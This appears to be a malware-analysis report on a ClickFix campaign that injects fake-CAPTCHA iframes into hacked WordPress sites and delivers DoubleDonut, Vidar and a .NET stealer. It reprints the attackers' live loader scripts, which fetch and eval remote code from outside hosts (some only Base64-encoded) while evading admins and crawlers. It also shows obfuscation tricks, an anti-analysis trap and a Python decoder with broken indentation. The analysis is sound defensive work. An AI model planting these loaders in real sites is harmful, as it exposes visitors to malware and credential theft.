Because none of the previously reported websites presented the ClickFix payload anymore at the time of our analysis, we opted to hunt for compromised sites by pivoting from domains hosting the ClickFix implant, which all resolved to the same IP address (94.154.35[.]152). We queried related URLs and noticed that many of them included a query parameter hinting at a possible referrer, or a compromised website loading the malicious content.

Date

URL

2026/02/25

hxxps[://]gieable[.]shop

hxxps[://]namsioc[.]shop

2026/02/21

hxxps[://]goarnsds[.]shop

2026/02/19

hxxps[://]surveygifts[.]org

2026/02/18

hxxps[://]gorscts[.]shop

hxxps[://]greecpt[.]shop/?ref=vifaexpo.com

2026/02/17

hxxps[://]captoolsz[.]com/?ref=www.taylorautoservices.com

hxxps[://]greecpt[.]shop

hxxps[://]captoolsz[.]com/captcha.html

2026/02/16

hxxps[://]captioz[.]shop/?ref=shmuelcohen.com

hxxps[://]namzcp[.]org/captcha.html

2026/02/15

hxxps[://]cptoptious[.]com/?ref=agmagency.com

hxxps[://]cptoptious[.]com/?ref=www.violaobrasileiro.com.br

hxxps[://]cptoptious[.]com/?ref=fnbdubai.com

2026/02/14

hxxps[://]captiort[.]shop/

2026/02/06

hxxps[://]beta-charts[.]org/

2026/02/03

hxxps[://]captioto[.]com/?ref=dakarailarriett.com

hxxps[://]capztoolz[.]com/?ref=www.de-eng.co.il

2026/02/02

hxxps[://]cptoptious[.]com/?ref=latourfides.com

hxxps[://]capztoolz[.]com/?ref=www.bvd.co.il

hxxps[://]captioto[.]com/?ref=addvera.eu

2026/02/01

hxxps[://]surveygifts[.]org/

2026/01/29

hxxps[://]captolls[.]com/captcha.html

2026/01/28

hxxps[://]cptoptious[.]com/?ref=www.renardetcaramel.com

2026/01/27

hxxps[://]captiorweb[.]com/

2026/01/22

hxxps[://]captiorweb[.]com/captcha.html

2026/01/15

hxxps[://]cptoptious[.]com/?ref=www.tamireland.ie

2026/01/12

hxxps[://]cptoptious[.]com/?ref=www.malam-payroll.com

2026/01/10

hxxps[://]cptoptious[.]com/?ref=www.michiganautolaw.com

2026/01/09

hxxps[://]cptoptious[.]com/captcha.htm

hxxps[://]cptoptious[.]com/?ref=engagenreap.com

hxxps[://]cptoptious[.]com/?ref=www.danneventhire.com.au

hxxps[://]cptoptious[.]com/?ref=proactivwellnesscenters.com

hxxps[://]cptoptious[.]com/?ref=topsoftwarecompanies.co

hxxps[://]cptoptious[.]com/?ref=bigenpakistan.com

hxxps[://]cptoptious[.]com/?ref=naturaltimberstone.com.au/

hxxps[://]cptoptious[.]com/?ref=alchemistpeptides.com

hxxps[://]cptoptious[.]com/?ref=nzimmigration.info/

hxxps[://]cptoptious[.]com/?ref=3plusa.net

hxxps[://]cptoptious[.]com/?ref=www.unigib.edu.gi

hxxps[://]cptoptious[.]com/?ref=janadventures.com

hxxps[://]cptoptious[.]com/?ref=blog.webrigo.com

2026/01/01

hxxps[://]cptoptious[.]com/?ref=3plusa.net

Table 1: URLs seen resolving to 94.154.35[.]152

At that point, none of the referring websites seemed to be infected (or actively being used by the attacker) anymore, either. However, using public data from urlscan.io and the search query: date:>now-30d AND domain:(gorscts[.]shop OR greecpt[.]shop OR captiort[.]shop OR captioz[.]shop OR namzcp[.]org OR beta-charts[.]org OR captoolsz[.]com OR capztoolz[.]com OR surveygifts[.]org OR captolls[.]com OR captiorweb[.]com OR captioto[.]com OR cptoptious[.]com), we were able to find past scans of compromised websites contacting one of the known ClickFix domains and inspect the HTTP responses.

We determined that compromised websites included many potentially high-trust websites, as noted above. One striking thing all of these websites had in common was the use of the WordPress content management system (CMS), and in particular, nearly all of the websites publicly exposed an admin login panel. We checked a selection of these websites for known-vulnerable plugins or versions of WordPress itself, but no obvious common pattern was identified.

One such scan we found was of an Australian online pharmacy website (hxxps[://]medsnsw[.]com/product/buy-xanax-alprazolam-australia/, urlscan.io scan). The recorded HTML response included the following script:

if(!window.__performance_optimizer_v6){
    window.__performance_optimizer_v6=true;
	if(!/wordpress_logged_in_/.test(document.cookie)){
		var perfEndpoints=["aHR0cHM6Ly9nb3ZlYW5ycy5vcmcvanNyZXBvP3JuZD0=","aHR0cHM6Ly9nZXRhbGliLm9yZy9qc3JlcG8\/cm5kPQ==","aHR0cHM6Ly9nb3ZlYXJhbGkub3JnL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9saWdvdmVyYS5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly9hbGlhbnplZy5zaG9wL2pzcmVwbz9ybmQ9","aHR0cHM6Ly96dGRhbGl3ZWIuc2hvcC9qc3JlcG8\/cm5kPQ=="];
		function loadPerformanceScript(endpointIndex){
			if(endpointIndex>=perfEndpoints.length)return;
			try{
				var endpointUrl=atob(perfEndpoints[endpointIndex])+Math.random();
				var performanceXHR=new XMLHttpRequest();
                performanceXHR.open("GET",endpointUrl,false);
                performanceXHR.send();
				if(performanceXHR.status==200){
					var optimizerScript=document.createElement("script");
                    optimizerScript.text=performanceXHR.responseText;
                    document.head.appendChild(optimizerScript)
                }else{
                    loadPerformanceScript(endpointIndex+1)
                }

            }catch(e){
                loadPerformanceScript(endpointIndex+1)
            }
        }

        loadPerformanceScript(0)
    }
}

Figure 5: A malicious loader script included in the medsnsw[.]com website HTML

Masquerading as a performance optimization script, the actual purpose of the code above was to find and inject the first live script from a hardcoded set of remote locations, encoded in Base64. This would only be done when the string wordpress_logged_in_ was not found in the website’s (non-HTTP-only) cookies, hinting at an intent to hide this snippet from site administrators and editors.

> perfEndpoints.map(atob)
[
	'hxxps[://]goveanrs[.]org/jsrepo?rnd=',
	'hxxps[://]getalib[.]org/jsrepo?rnd=',
	'hxxps[://]govearali[.]org/jsrepo?rnd=',
	'hxxps[://]ligovera[.]shop/jsrepo?rnd=',
	'hxxps[://]alianzeg[.]shop/jsrepo?rnd=',
	'hxxps[://]ztdaliweb[.]shop/jsrepo?rnd='
]

Figure 6: Decoded list of JavaScript source locations

Consistent with this, the next request recorded in the scan fetched a script from goveanrs[.]org (urlscan response), which we analysed to understand how the ClickFix content was injected into the website and how we could potentially identify more compromised websites.

Continuing the hunt, we’ve also identified an alternative way of loading the ClickFix JavaScript: In these cases, the script was hosted directly on the compromised WordPress instance and was retrieved by fetching /wp-admin/admin-ajax.php?action=ajjs_run.

(function(){
	if (window.__AJJS_LOADED__) return;
    window.__AJJS_LOADED__ = false;

	function runAJJS() {
		if (window.__AJJS_LOADED__) return;
        window.__AJJS_LOADED__ = true;

		const cookies = document.cookie;
		const userAgent = navigator.userAgent;
		const referrer = document.referrer;
		const currentUrl = window.location.href;

		if (/wordpress_logged_in_|wp-settings-|wp-saving-|wp-postpass_/.test(cookies)) return;

		if (/iframeShown=true/.test(cookies)) return;

		if (/bot|crawl|slurp|spider|baidu|ahrefs|mj12bot|semrush|facebookexternalhit|facebot|ia_archiver|yandex|phantomjs|curl|wget|python|java/i.test(userAgent)) return;

		if (referrer.indexOf('/wp-json') !== -1 ||
            referrer.indexOf('/wp-admin') !== -1 ||
            referrer.indexOf('wp-sitemap') !== -1 ||
            referrer.indexOf('robots') !== -1 ||
            referrer.indexOf('.xml') !== -1) return;

		if (/wp-login\.php|wp-cron\.php|xmlrpc\.php|wp-admin|wp-includes|wp-content|\?feed=|\/feed|wp-json|\?wc-ajax|\.css|\.js|\.ico|\.png|\.gif|\.bmp|\.jpe?g|\.tiff|\.mp[34g]|\.wmv|\.zip|\.rar|\.exe|\.pdf|\.txt|sitemap.*\.xml|robots\.txt/i.test(currentUrl)) return;

        fetch('hxxps[://]dakarailarriett[.]com/wp-admin/admin-ajax.php?action=ajjs_run')
        .then(resp => resp.text())
        .then(jsCode => {
			try { eval(jsCode); } catch(e) { console.error('Cache optimize error', e); }
        });
    }

	if (document.readyState === 'loading') {
        document.addEventListener('DOMContentLoaded', runAJJS);
    } else {
        runAJJS();
    }
})();

Figure 7: Alternative way of loading ClickFix script observed on dakarailarriett[.]com

This variant is interesting in that it attempts to more robustly evade administrative scrutiny by explicitly checking the document referrer, the window location (URL), as well as multiple WordPress-related cookies, checking signs not only of administrative access, but also automatic crawlers or other artifacts indicating the website is being loaded by an undesirable victim. In these cases, no AJAX request to admin-ajax.php is issued.

Lastly, we have seen several cases where the ClickFix injector script was directly pasted into the website source.

ClickFix loader JavaScript analysis

The obfuscated JavaScript returned by the AJAX endpoint or the dedicated host server aims to make analysis difficult by outlining and encrypting strings and constants, utilizing niche JavaScript mechanics, synthesizing opaque predicates and dead code, and employing clever tricks to detect and thwart analysis.

After an initial auto-deobfuscation pass using the tool available at https://obf-io.deobfuscate.io/, the high-level control flow of the script can be identified rather easily. It’s apparent that the file was transformed using a commonly used obfuscator, which creates a global encrypted string array that is first rotated and shuffled and then accessed from across the script to access and decode strings just in time. During the initial transformation, a sneaky anti-analysis check is performed that enters an infinite loop in case the script is not running in its original form. In our sample (see the IoCs section), _0x4927 is the function that returns this global string array and _0x288c is the function decoding the strings and containing the anti-analysis check.

// Closure that holds the global encrypted string array.
function _0x4927() {
	const _0x1099ec = ['eGC3W5rW', 'owxcKc/cSW', 'DCkLvKxdUq', 'gCoHWQpcL3m', 'W67cQIXUW44', 'W6evAmo4W6a', /* ... */];
  _0x4927 = function () {
		return _0x1099ec;
  	};
	return _0x4927();
}

// Initial loop which shuffles the array until a condition is met.
(function (_0x44d6db, _0x238a8b) {
	const _0x43fe80 = _0x44d6db();
	while (true) {
		try {
			const _0x18408f = parseInt(_0x288c(1632, ')c9q')) / 1
				+ parseInt(_0x288c(1700, 'bx%O')) / 2
				+ -parseInt(_0x288c(700, '&Blv')) / 3
				+ -parseInt(_0x288c(553, 'VOv0')) / 4
				+ parseInt(_0x288c(638, 'bi$%')) / 5 * (parseInt(_0x288c(1126, 'KcZ$')) / 6)
        		+ parseInt(_0x288c(762, 'KgMi')) / 7 * (-parseInt(_0x288c(1696, '9d$R')) / 8)
        		+ parseInt(_0x288c(559, 'd3q[')) / 9 * (parseInt(_0x288c(1050, '&Blv')) / 10);
			if (_0x18408f === _0x238a8b) {
				break;
      		} else {
        	_0x43fe80.push(_0x43fe80.shift());
      		}
    	} catch (_0x537399) {
     	 _0x43fe80.push(_0x43fe80.shift());
    	}
 	 }
})(_0x4927, 463699);

Figure 8: Code listing illustrating the global string array idiom

The anti-analysis check makes use of a clever assumption: While the script is deployed obfuscated and minified, analysts will presumably first transform it into a more readable representation before evaluating chunks of it. The anti-analysis check consists of testing the string representation of a previously defined dummy function against a regex. In JavaScript, the string representation of a non-native function (i.e. the string returned by the toString method called on the function object) is the verbatim definition of the function, including any whitespace, comments, etc. In this case, the code specifically checks if the function was defined with any whitespace after the opening curly brace — in effect, function(){return ‘newState’;} will pass the check, but function() { return ‘newState’; } will not.

function _0x288c(index, _4_chars) {
	/* ... (Actual decoding logic, not important.) */

    // The KLCBjr attribute of _0x288c is set when the anti-analysis
    // check has been passed -> the 'if' body is executed only the first time.
	if (_0x288c.KLCBjr === undefined) {
		const AntiDebug = function (ref_to_0x288c_function) {
			this.ref_to_0x288c_function = ref_to_0x288c_function;
			this.yyIdzW = [1, 0, 0];
			this.regexTestedFunction = function () {
				return 'newState';
            };
        };
        AntiDebug.prototype.testFunctionRepr = function () {
			const regex = new RegExp("\\w+ *\\(\\) *{\\w+ *['|\"].+['|\"];? *}");
			const test_result = regex.test(this.regexTestedFunction.toString()) ? --this.yyIdzW[1] : --this.yyIdzW[0];
			return this.enterInfiniteLoopIfFalse(test_result);
        };
        AntiDebug.prototype.enterInfiniteLoopIfFalse = function (zero_or_one) {
			if (!Boolean(~zero_or_one)) {
				return zero_or_one;
            }
			return this.infiniteLoop(this.ref_to_0x288c_function);
        };
		// This function infinitely appends elements to this.yyIdzW.
		AntiDebug.prototype.infiniteLoop = function (ref_to_0x288c_function) {
			let i = 0;
			for (let length = this.yyIdzW.length; i < length; i++) {
				this.yyIdzW.push(Math.round(Math.random()));
				length = this.yyIdzW.length;
            }
			return ref_to_0x288c_function(this.yyIdzW[0]);
        };
		// Anti-analysis check is invoked -> loops infinitely if the check fails.
		new AntiDebug(_0x288c).testFunctionRepr();
		// Attribute of function is written to skip the check from now on.
		_0x288c.KLCBjr = true;
    }

	/* ... */
}

Figure 9: Annotated string decoding function containing an anti-analysis check

Luckily, this check can be bypassed even without de-obfuscating the function, simply by setting the “check passed” flag (_0x288c.KLCBjr = true) immediately after the function is defined.

Apart from the initial check, there is also a periodical trap to debugger triggered every 4 seconds to thwart DevTools-based debugging, and the last anti-debugging measure the obfuscator includes is a replacement of all console logging methods with no-op functions, so that trying to debug-print expressions will do nothing (despite the string representation of the methods looking normal).

Stripping all this anti-analysis code away, we’re left with the actual logic. All of the remaining obfuscation relies on decrypting strings using the _0x288c function from before, and outlining constants and functions into an (immutable) dictionary object.

// Example of an immutable dictionary with outlined constants and functions.
const _0x1f62bb = {
	'SEDWD': _0x288c(494, 'jRBP'),
	'xPXNi': _0x288c(997, 'VJ)K'),
	'fxaUb': _0x288c(1722, 'AFao'),
	'NMdCB': _0x288c(1026, 'c[l*'),
	'MwFFz': _0x288c(1055, '0YkN') + _0x288c(657, '8k1N') + _0x288c(1037, 'DoFz') + ')',
	/* ... */
	'LtnFV': function (_0x4711dd, _0x395488, _0x450231) {
		return _0x4711dd(_0x395488, _0x450231);
    },
	/* ... */
	'RqVmA': function (_0x34f24d, _0xf681c2) {
		return _0x34f24d !== _0xf681c2;
    },
	'jkPPL': _0x288c(1004, '9Ea9')
};

// Example of an opaque predicate using the outlined code.
// The predicate is unconditionally false, so the true branch of the 'if' is never executed.
// The unreachable branch references undeclared variables, possibly to break analysis tools.
if (_0x1f62bb[_0x288c(606, '@0X6')](_0x1f62bb[_0x288c(1088, '9Ea9')], _0x1f62bb[_0x288c(686, 'AFao')])) {
	if (_0x4eb07e) {
		const _0x1ecc29 = _0x158fa0[_0x288c(1689, 'udfh')](_0x585a9a, arguments);
        _0x45d6ea = null;
		return _0x1ecc29;
    }
}

Figure 10: Code listing illustrating some of the JavaScript code obfuscations

When these obfuscations are removed (inlined and evaluated), the script logic turns out to be rather simple. A target URL for the ClickFix iframe is defined and the browser local storage (specific to the host website) is queried for the key iframeShown. This key is set once the malicious iframe has been displayed 3 times, after which it is not displayed anymore. Once the DOM of the host website is fully loaded, the iframe is constructed, its source is set to the target url with a query parameter ref set to the hostname of the infected website, and it is appended to the document body (positioned on top of everything else).

A deobfuscated snippet of the raw ClickFix injector script logic can be found on Rapid7 Labs’ public GitHub.

Note that the threat actor clearly intended only to show the iframe once every 30 days at most by setting and checking a cookie for the host website, as well as to dismiss the iframe after 5 seconds of clicking the button inside the iframe. But as became apparent when analyzing the JavaScript running in the ClickFix iframe, they in fact never post the “buttonClicked” message to the host website.

This makes the compromise much more obvious, since the website has to be loaded a total of 4 times before it becomes usable again, instead of dismissing the ClickFix automatically with 5 seconds of a click and only displaying it once every 30 days. This, in our opinion, explains why so many of the compromised websites might have been sanitized so quickly. The question remains whether they truly have been sanitized, and whether the root cause of the compromise — which remains unconfirmed — was also properly addressed.

In any case, using information obtained from these de-obfuscated snippets, we have been able to hunt for and find many more compromised websites, JavaScript hosting domains and fake CAPTCHA implant hosting domains, which are all included in the IoCs section.

ClickFix payload JavaScript analysis

The JavaScript embedded in the captcha.html files loaded by the injected iframes is obfuscated in the exact same way described before, only this time it is split into one script in the <head> element and one script in the document <body>. The de-obfuscated snippets, available in our public GitHub repository, probably need little explanation — the former simply sets up the click event handler to copy the malicious command to the clipboard, and the latter populates the HTML with a chosen translation of the ClickFix instructions, which is chosen based on the declared locale of the host website.

The CAPTCHA instructions are available in (at least) 31 languages: English, French, German, Spanish, Italian, Portuguese, Dutch, Russian, Ukrainian, Polish, Turkish, Romanian, Hungarian, Czech, Swedish, Finnish, Danish, Norwegian, Greek, Bulgarian, Serbian, Croatian, Hebrew, Arabic, Indonesian, Malay, Thai, Vietnamese, Estonian, Latvian, and Lithuanian.

Double Donut: Two-stage shellcode loader analysis

Besides the identical ClickFix injector scripts and the shared infrastructure hosting them, another characteristic tying all these compromises together into a single campaign is the singular IP address hosting the final malware payloads (94.154.35[.]115, moved to 172.94.9[.]187 at the beginning of March). While the initial PowerShell stager C2s vary (see IoCs), eventually they always lead to the same shellcode loader hosted at this server. It should be noted that nearly all of the hosts observed in the attack belong to Autonomous System (AS) number 202412.

As it turns out, the position independent loader used by the threat actor is the open-source Donut loader (GitHub), which has been commonly seen already in past ClickFix campaigns. Luckily, the open-source Donut loader is met with an open-source Donut decryptor (GitHub), which we can use to automatically decrypt and extract the payload and metadata.

A defining feature of this campaign is that the Donut loader is used twice in sequence. The first Donut shellcode (cptch.bin) loads only a small executable that tries to acquire SeDebugPrivilege and then downloads the second Donut shellcode (cptchbuild.bin) from the same remote server, which it then injects into a service host process (svchost.exe) matching the native architecture (non-WOW64 process on x64, no effect on x86). We will call this downloader binary the “DoubleDonut Loader” for brevity. The second shellcode in turn contains the final infostealer payload executable. For convenience, we are referring to this whole component of the attack (1st shellcode -> downloader -> 2nd shellcode) as “DoubleDonut”.

04-doubledonut-loader.png
Figure 11: The simplistic design of the DoubleDonut Loader

The downloaded shellcode is injected and executed using a standard sequence of OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD), VirtualAllocEx, WriteProcessMemory and CreateRemoteThread.

Updates to Vidar Stealer v2

As mentioned previously, one of the payloads we saw DoubleDonut deliver in late January was the notorious Vidar stealer. One evolution of this infostealer malware that we have not seen publicly documented before is a shift towards encrypted C2 configurations and string obfuscation. The sample we’ve analysed (see the IoCs section for a hash) also employs a different control flow graph obfuscation than the previously reported CFG flattening technique.

Apart from each string in Vidar samples being XORed with a random single-byte constant (unique per string; usage of 0x00 results in the string being unchanged), a custom encryption algorithm is now used specifically to hide C2 configurations. The C2 configuration is an array of up to 7 records, where every record contains 3 strings: the C2 URL itself, an identifier/anchor used for parsing dead drop resolver responses, and an optional User-Agent string.

struct VidarV2ConfigEntry
{
	char url        [0x100];
	char anchor     [0x100];
	char user_agent [0x100];
}

/* .rdata section */
constexpr static const char *g_encrypted_build_version = "...";
constexpr static const char *g_encrypted_build_id = "...";
constexpr static const char *g_decryption_key = "...";
constexpr static struct VidarV2ConfigEntry g_encrypted_config[7] = { /* ... */ };

Figure 12: A high-level representation of the C2 configuration layout in latest Vidar samples

Based on whether the C2 URL contains the string .me/ or amcommunity.com, the URL is either fetched and resolved to the true C2, or used as a C2 directly. The C2 resolution is done by finding the anchor string in the HTML response and extracting the URL following it, delimited by a vertical pipe symbol (|). This technique, used notoriously by both Vidar and Lumma stealers, allows the attackers to rotate C2 addresses without invalidating the malware samples already released into the wild.

05-steam-vidar.png
Figure 13: A Steam profile being used as a dead drop resolver by Vidar with anchor “ho0r1”

Unlike other infostealers, which use standard symmetric cipher algorithms to decrypt their configurations (e.g. ChaCha20 used by Lumma or RC4 by StealC), Vidar invents its own Vigenère-like decryption routine, which can be replicated in Python like this:

def vidar_c2_config_string_decode(
    ciphertext: str,
    key: str,
    alphabet: str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$&()*+,-./:;<=>?@[]^_`{|}~ "
) -> str:
    key_len = len(key)
    alpha_len = len(alphabet)
	assert key_len != 0 and alpha_len != 0 and key_len == alpha_len, "Invalid key or alphabet length"

	max_len = min(len(ciphertext), 512)
    out = []
	for i in range(max_len):
        ch = ciphertext[i]
        key_offset = max(0, key.find(ch))
        decoded_ch = alphabet[(key_offset - i) % key_len]
        out.append(decoded_ch)

return "".join(out)

Figure 14: A reimplementation of Vidar C2 decryption routine in Python

To help researchers and defenders analyze and track this threat, we are publishing a C2 configuration extractor script that can be run on any Vidar payload that uses this decryption procedure.

Apart from the encrypted C2 configuration, another upgrade Vidar introduced is a new mechanism for control-flow obfuscation. Previously, Vidar payloads implemented a simple CFG flattening algorithm, which, albeit effective, is quite common and easy to reverse. The new samples use a related, but different technique, which consists of a combination of:

  • Opaque predicates referencing global variables,

  • Infinite loops in dead branches,

  • alloca constructs (call; sub rsp, rax) with obfuscated constant arguments (to break decompilers), and

  • Jumps from dead branches to previous code blocks, which results in decompilers interpreting these as while(1)-style loops and duplicating a lot of the code in the output.

06-vidar-cfg-ida.png
Figure 15: Excerpt from Hex-Rays IDA decompiler output for “main” stealer subroutine

Impure Stealer (.NET)

Another payload we’ve seen DoubleDonut deliver is an unknown, or rather so far unnamed, .NET infostealer. Upon a first glance at its network communications, one may infer similarities with the PureLogs stealer family — namely the use of a custom Type-Length-Value (TLV) data encoding, which constitutes a sort of a custom network protocol on top of TCP — and some vendors actually classify the sample as such. However, a closer examination reveals that this is an otherwise unrelated stealer, using different obfuscator tools, different mechanism for config decryption, and AES-256-CBC with a server-provided key for encryption of C2 communication, whereas PureLogs uses 3DES with a hard-coded key. For these reasons, we’ve decided to call this malware Impure Stealer.

07-impure-entry.png
Figure 16: Stealer entry point method disassembled using dnSpy

Besides the specific naming convention used for type and variable names and the code-flattening and opaque predicate obfuscations, the stealer can be identified by a repeating string decoding/decryption pattern, which is illustrated already by the first statement in the entry point method. There, column0051.offset6910 is called with a hexadecimal string and a signed 32-bit integer as arguments — this is in fact the string decryption routine.

